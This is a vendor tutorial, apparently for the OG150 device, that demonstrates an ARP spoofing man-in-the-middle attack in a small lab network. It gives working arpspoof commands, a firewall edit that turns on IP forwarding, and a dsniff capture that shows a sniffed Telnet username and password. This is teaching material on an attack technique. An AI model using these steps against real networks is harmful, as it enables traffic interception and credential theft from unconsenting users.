OG 150

www.og150.com

Follow @theog150


ARP Spoofing MITM Attack, Capturing Telnet Data

TABLE OF CONTENTS

Introduction To MAC Address Tables And ARP (Address Resolution Protocol).

Some readers will be very familiar with the operation of MAC address tables and ARP (Address Resolution Protocol) so may choose to skip this section. First of all, devices on a layer 2 network communicate with each other using MAC addresses which are typically burnt into each device during manufacturing and should be globally unique. The layer 2 forwarding device, typically a switch, builds a MAC address table so that it knows which device (MAC address) is located out of each port - it builds this table dynamically when it receives a frame from a device. In Screenshot 1 (the demonstration topology), my switch has learned that MAC address 0019.d146.2f56 is located out of switch port 2. Therefore, when it receives a frame destined for this MAC address, it ONLY forwards it out of switch port 2.

Screenshot 1 – Demonstration topology



Cisco Router
IP address: 192.168.11.1
MAC Address: 58bc.27d2.2992
192.168.11.0 /24
LAN / VLAN
(Layer 2 broadcast domain)
Switch port 1
Switch port 2
Switch port 3
User PC
IP address: 192.168.11.28
MAC Address: 0019.d146.2f56
OG150
IP address: 192.168.11.11
MAC Address: 14cf.9252.07ba

Most devices attempt to communicate with each other using IP addresses. Based on the previous paragraph, you learned that devices in a layer 2 network use only MAC addresses for communication. Therefore, we need a way to map an IP address to a MAC address – this is where ARP comes into play. Using Screenshot 1, when 192.168.11.28 wants to talk to 192.168.11.1 it sends an ARP request asking *'what is the MAC address mapped to IP address 192.168.11.1 – please tell 192.168.11.28?'*. This is broadcast which, by definition, means it is sent out of every switch port. All devices should silently discard this ARP request, except the device that has IP address 192.168.11.1. This device should respond with *'Hello IP address 192.168.11.28, I am IP address 192.168.11.1 and my MAC address is 58bc.27d2.2992'*. At this point, 192.168.11.28 and 192.168.11.1 can communicate with each other (assuming 192.168.11.1 has successfully ARP'd for 192.168.11.28 using the same process).

ARP Spoofing Attack.

ARP spoofing basically manipulates the ARP protocol so that data is sent to you instead of the 'real' intended destination. Screenshot 2 illustrates the communication between IP address 192.168.11.1 and 192.168.11.28 **before** the ARP spoofing attack. Notice how the OG150 does not see any of the traffic. Also, notice the ARP cache on each device – the IP address is correctly binded to the MAC address of the device configured with that IP address.


Screenshot 2 – Communication between 192.168.11.1 and 192.168.11.28 before ARP spoofing attack


Cisco Router
IP address: 192.168.11.1
MAC Address: 58bc.27d2.2992
ARP Cache:
IP address: 192.168.11.28 MAC Address: 0019.d146.2f56
ARP Cache:
IP address: 192.168.11.1 MAC Address: 58bc.27d2.2992
User PC
IP address: 192.168.11.28
MAC Address: 0019.d146.2f56
OG150
IP address: 192.168.11.11
MAC Address: 14cf.9252.07ba

In this tutorial, the OG150 will 'tell' the User PC (IP address 192.168.11.28) that 'it' is IP address 192.168.11.1 and to send all data destined for this IP address to MAC address 14cf.9252.07ba (the OG150 MAC address). The OG150 does this by crafting an ARP reply (even though an ARP request might not have even have been sent!). The User PC using IP address 192.168.11.28 will now send all traffic destined to 192.168.11.1 to the OG150 – and it has no idea that it has been spoofed!

Screenshot 3 illustrates the ARP table on the User PC (IP address 192.168.11.28) prior to the ARP spoofing attack.

Screenshot 3 – ARP table on User PC before ARP spoofing




```
C:\Users>arp -a

Interface: 192.168.11.28 --- 0xb
  Internet Address      Physical Address      Type
  192.168.11.1          58-bc-27-d2-29-92     dynamic
```

Now, we use the OG150 to initiate the ARP spoofing attack as shown in Screenshot 4. Notice that we are telling the User PC (IP address 192.168.11.28) to use the OG150s MAC address when communicating with IP address 192.168.11.1.


Screenshot 4 – ARP spoofing on the OG150



```
root@OG150:~# arpspoof -i eth0 -t 192.168.11.28 192.168.11.1
14:cf:92:52:7:ba 0:19:d1:46:2f:56 0806 42: arp reply 192.168.11.1 is-at 14:cf:92:52:7:ba
14:cf:92:52:7:ba 0:19:d1:46:2f:56 0806 42: arp reply 192.168.11.1 is-at 14:cf:92:52:7:ba
14:cf:92:52:7:ba 0:19:d1:46:2f:56 0806 42: arp reply 192.168.11.1 is-at 14:cf:92:52:7:ba
14:cf:92:52:7:ba 0:19:d1:46:2f:56 0806 42: arp reply 192.168.11.1 is-at 14:cf:92:52:7:ba
```

The ARP cache on the User PC, after ARP spoofing, is shown in Screenshot 5.

Screenshot 5 – ARP table on User PC after ARP spoofing




```
C:\Users>arp -a

Interface: 192.168.11.28 --- 0xb
  Internet Address      Physical Address      Type
  192.168.11.1          14-cf-92-52-07-ba     dynamic
```

You will notice that you can no longer ping from 192.168.11.28 to 192.168.11.1. This is because the traffic is now being sent to the OG150 and, by default, it will not forward IP packets (like a router). The traffic flow is shown in Screenshot 6, notice how traffic from 192.168.11.28 to 192.168.11.1 is sent to the OG150 where it is effectively black-holed – this could be used as a DOS (Denial of Service) attack.

Screenshot 6 – Communication between 192.168.11.1 and 192.168.11.28 <u>after</u> ARP spoofing attack (without IP forwarding configured)



Cisco Router
IP address: 192.168.11.1
MAC Address: 58bc.27d2.2992
ARP Cache:
IP address: 192.168.11.28 MAC Address: 0019.d146.2f56
ARP Cache:
IP address: 192.168.11.1 MAC Address: 14cf.9252.07ba
User PC
IP address: 192.168.11.28
MAC Address: 0019.d146.2f56
OG150
IP address: 192.168.11.11
MAC Address: 14cf.9252.07ba

Setting Up A MITM Attack.

This section will explain how to configure the OG150 to forward (route) IP packets, the same as a router typically would. By default, the firewall configuration on the OG150 does NOT forward IP packets. Once this is done all traffic from 192.168.11.28 to 192.168.11.1 will be sent via the OG150 in a classic MITM attack.


We need to alter the firewall configuration. Although there are a few ways to do this, the simplest way is to use the 'vi' program. In simple terms, 'vi' is a text editor and allows you to change the contents of a file from a CLI (SSH) session. This first step is to open the file with 'vi' as shown in Screenshot 7.

Screenshot 7 – Edit the /etc/config/firewall file using 'vi'


```
root@OG150:~# vi /etc/config/firewall
```

The full tutorial on the use of 'vi' is outside the scope of this guide, there are lots of references online regarding this subject. This guide will illustrate the steps to make and save changes to a file. Once the file is opened with 'vi', pressing 'CTRL+i' will allow you to make changes to the file. Use the cursor keys to move up, down, left and right. You can now navigate to the ‘config zone’ section for ‘lan’ as shown in Screenshot 8.


Screenshot 8 – Default firewall setting for forwarding (for the ‘lan’ zone)



```
config zone
        option name             lan
        option network          'lan'
        option input            ACCEPT
        option output           ACCEPT
        option forward          REJECT
```

The ‘option forward’ setting for the ‘lan’ zone should be changed from ‘REJECT’ to ‘ACCEPT’ as shown in Screenshot 9.


Screenshot 9 – ‘New’ firewall setting for forwarding (for the ‘lan’ zone)



```
config zone
        option name             lan
        option network          'lan'
        option input            ACCEPT
        option output           ACCEPT
        option forward          ACCEPT
```

In order to save the changes, you need to exit out of the editing mode, to do this press ‘ESC’. Next type ‘:wq’ and then a carriage return to save the changes. Before the new change takes effect, we need to restart the firewall process as shown in Screenshot 10.


Screenshot 10 – Restart the firewall process



```
root@OG150:~# /etc/init.d/firewall restart
Loading defaults
Loading synflood protection
Adding custom chains
Loading zones
Loading forwardings
Loading rules
Loading redirects
Loading includes
Optimizing conntrack
Loading interfaces
root@OG150:~#
```

You should now notice that you can ping from 192.168.11.28 to 192.168.11.1. The traffic flows via the OG150 in a classic MITM attack, as illustrated in Screenshot 11.

Screenshot 11 – Communication between 192.168.11.1 and 192.168.11.28 after ARP spoofing attack (with IP forwarding configured)



Cisco Router
IP address: 192.168.11.1
MAC Address: 58bc.27d2.2992
ARP Cache:
IP address: 192.168.11.28 MAC Address: 0019.d146.2f56
ARP Cache:
IP address: 192.168.11.1 MAC Address: 14cf.9252.07ba
User PC
IP address: 192.168.11.28
MAC Address: 0019.d146.2f56
OG150
IP address: 192.168.11.11
MAC Address: 14cf.9252.07ba

Please note: When you have finished this tutorial, it is advised to revert the firewall setting back to the default 'REJECT' as shown in Screenshot 8.

Capture Telnet Data (Including Username/Password Credentials).

We will now leverage this MITM scenario to view Telnet data being exchanged between 192.168.11.28 to 192.168.11.1. As you may well know, Telnet traffic is sent clear-text which makes it a great target. We will use the pre-installed 'Dsniff' application for capturing Telnet traffic. This is installed onto the USB stick, therefore we need to copy a file across to the expected location. Open a second SSH connection to the OG150 (the first SSH connection is running the ARP spoof continuously) and copy the file as shown in Screenshot 12

Screenshot 12 – Copy Dsniff file




```
root@OG150:~# cp /mnt/usb/usr/lib/dsniff.services //usr/lib/dsniff.services
```

Finally, run the Dsniff application so that it is listening for Telnet data as shown in Screenshot 13. In my example, I initiated a Telnet session from 192.168.11.28 to 192.168.11.1 and logged in with a username 'imtherealgangster' using a password 'gangstersparadise'. I then entered commands 'sh ver' and 'show ip route' before exiting the

Telnet session. As you can see in Screenshot 13, all of this data was captured successfully. Please note: This data is shown when you exit out of the Telnet session, it is not displayed real-time during the Telnet session.

Screenshot 13 – Capture Telnet data



```
root@OG150:~# dsniff -t 23/tcp=telnet -n
dsniff: listening on eth0
-----------------
03/29/13 21:32:58 tcp 192.168.11.28.52780 -> 192.168.11.1.23 (telnet)
imtherealgangster
gangstersparadise
sh ver
 show ip route
exit
```

Congratulations, you have successfully used ARP spoof to perform a MITM attack. Once this was achieved, we captured a Telnet session which included the Telnet username/password – the possibilities are now endless ☺